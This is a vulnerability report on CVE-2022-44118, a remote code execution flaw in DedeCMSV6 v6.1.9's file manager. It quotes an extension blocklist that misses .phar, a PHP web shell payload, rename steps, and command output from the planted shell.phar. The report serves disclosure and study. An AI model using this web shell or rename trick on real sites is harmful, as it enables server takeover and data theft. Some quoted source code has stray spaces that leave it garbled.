

Vulnerability Report: Vulnerability 6: CVE-2022-44118

→ Overview :

DedeCMSV6: The domestic popular content management system (CMS) multi-terminal and all-media solution, DedeCMSV6 system is developed based on PHP7.X, compatible with PHP8, has strong scalability, and is completely open source. DedeBIZ business support uses the popular Go language design. Development makes the system more secure and efficient besides easy-to-use and flexible expansion features.

→ Vulnerability Details:

dedecmsv6 v6.1.9 is vulnerable to Remote Code Execution (RCE) via `file_manage_control.php`

→ Impact :

An attacker could potentially exploit this vulnerability by sending a specially crafted request to the `file_manage_control.php` component, which could result in arbitrary code execution on the affected system. This could lead to a complete compromise of the system, including the theft of sensitive information or the use of the system as a launching point for further attacks.

→ Proof-of-Concept Approach :


1. As given in the vulnerability description, RCE can be obtained through `file_manage_control.php`. We take a close look at the [code](#) for the given file and also the commit history for the same.
2. The code checks the user's permissions and uses the FileManagement class to perform various file management operations, such as renaming, creating a new directory, moving, deleting, and uploading files. The code also includes a check for potentially harmful files, such as those with a .php extension, and prohibits their manipulation. The operations are performed based on the value of the `$fmndo` variable, which specifies the desired action.
3. Looking at the commit history, found one commit named [Security Bug Fixes](#) which introduces some checks for some harmful files which are now forbidden.

4. In the check for potentially harmful files:

```
if (preg_match('#\.(php|pl|cgi|asp|aspx|jsp|php5|php4|php3|shtm|shtml)$#i', trim($filename))) {  
    ShowMsg("您指定的文件名被系统禁止", "javascript:");  
    exit();  
}
```

We figured out that there is no check for the .phar extension which could be used to get shell access and RCE.

5. Deployed and installed v6.1.9 of the dedeCMS. Some digging in the website took us to file management in the admin section.



As we can see in bottom left its using [file_manage_view.php](#) to create new directory, edit, rename, delete, create a new file. So took a look at this new file.

6. [file_manage_view.php](#) file has functions which initialize the `file_manage_control.php` file and use it to perform some functions.
7. Using this file we can create a new text file and put exploit code to get shell in it.

The Exploit payload: `<?php echo "Shell \n";system($_GET['cmd']); ?>`



```
//create a new file
else if ($fmdo == "newfile") {
    $content = "";
    $GLOBALS['filename'] = "newfile.txt";
    $GLOBALS['extension'] = 'text/html';
    $contentView = "<textarea id='str' name='str' style='width:98%;height:400'></textarea>\r\n";
    $GLOBALS['token'] = make_hash();
    $ctp = new DedeTagParse();
    $ctp->LoadTemplate(DEDEADMIN."/templets/file_edit.htm");
    $ctp->display();
}
```

8. To make use of the .phar extension now we use the rename function and rename the newly created text file to .phar file.



```
//Modify the file name
if ($fmdo == "rename") {
    if ( $ activepath == "" ) $ ndirstring = " root directory ";
    $ndirstring = $activepath;
    $ wintitle = " File Management ";
    $ wecome_info = " File Management::Modify File Name[<a href='file_manage_main.php?activepath=$activepath'> File Browser </a>]</a>";
    $win = new OxWindow();
    $win->Init("file_manage_control.php", "js/blank.js", "POST");
    $win->AddHidden("fmdo", $fmdo);
    $win->AddHidden("activepath", $activepath);
    $win->AddHidden("filename", $filename);
    $ win -> AddTitle (" Modify the file name, the current path: $ ndirstring ");
    $win->AddItem("旧名称:", "<input name='oldfilename' type='input' id='oldfilename' size='40' value='$filename'>");
    $win->AddItem("新名称:", "<input name='newfilename' type='input' size='40' id='newfilename'>");
    $winform = $win->GetWindow("ok");
    $win->Display();
}
```

9. Now we can open this phar file and get shell access.

Create text file



Rename



Shell Access

The screenshot shows a web browser interface for a REST client. The URL bar displays `http://54.174.183.108/a/shell.phar?cmd=ps`. The request method is `GET` and the status is `200 OK` with a response time of `856 ms` and a size of `406 B`. The response body is displayed in a terminal-like format, showing the output of the `ps` command.

Request Details:

- Method: `GET`
- URL: `http://54.174.183.108/a/shell.phar?cmd=ps`
- Params:

KEY	VALUE	DESCRIPTION
☒ cmd	ps	
Key	Value	Description

Response Details:

- Status: `200 OK`
- Time: `856 ms`
- Size: `406 B`
- Save Response: [Save Response](#)

Response Body (Terminal Output):

```
1 Shell
2 PID TTY TIME CMD
3 2568 ? 00:00:02 htcacheclean
4 15572 ? 00:00:00 apache2
5 15574 ? 00:00:00 apache2
6 15606 ? 00:00:00 apache2
7 15698 ? 00:00:00 apache2
8 17500 ? 00:00:00 apache2
9 17505 ? 00:00:00 apache2
10 22122 ? 00:00:00 apache2
11 22546 ? 00:00:00 apache2
12 22556 ? 00:00:00 apache2
13 22575 ? 00:00:00 apache2
```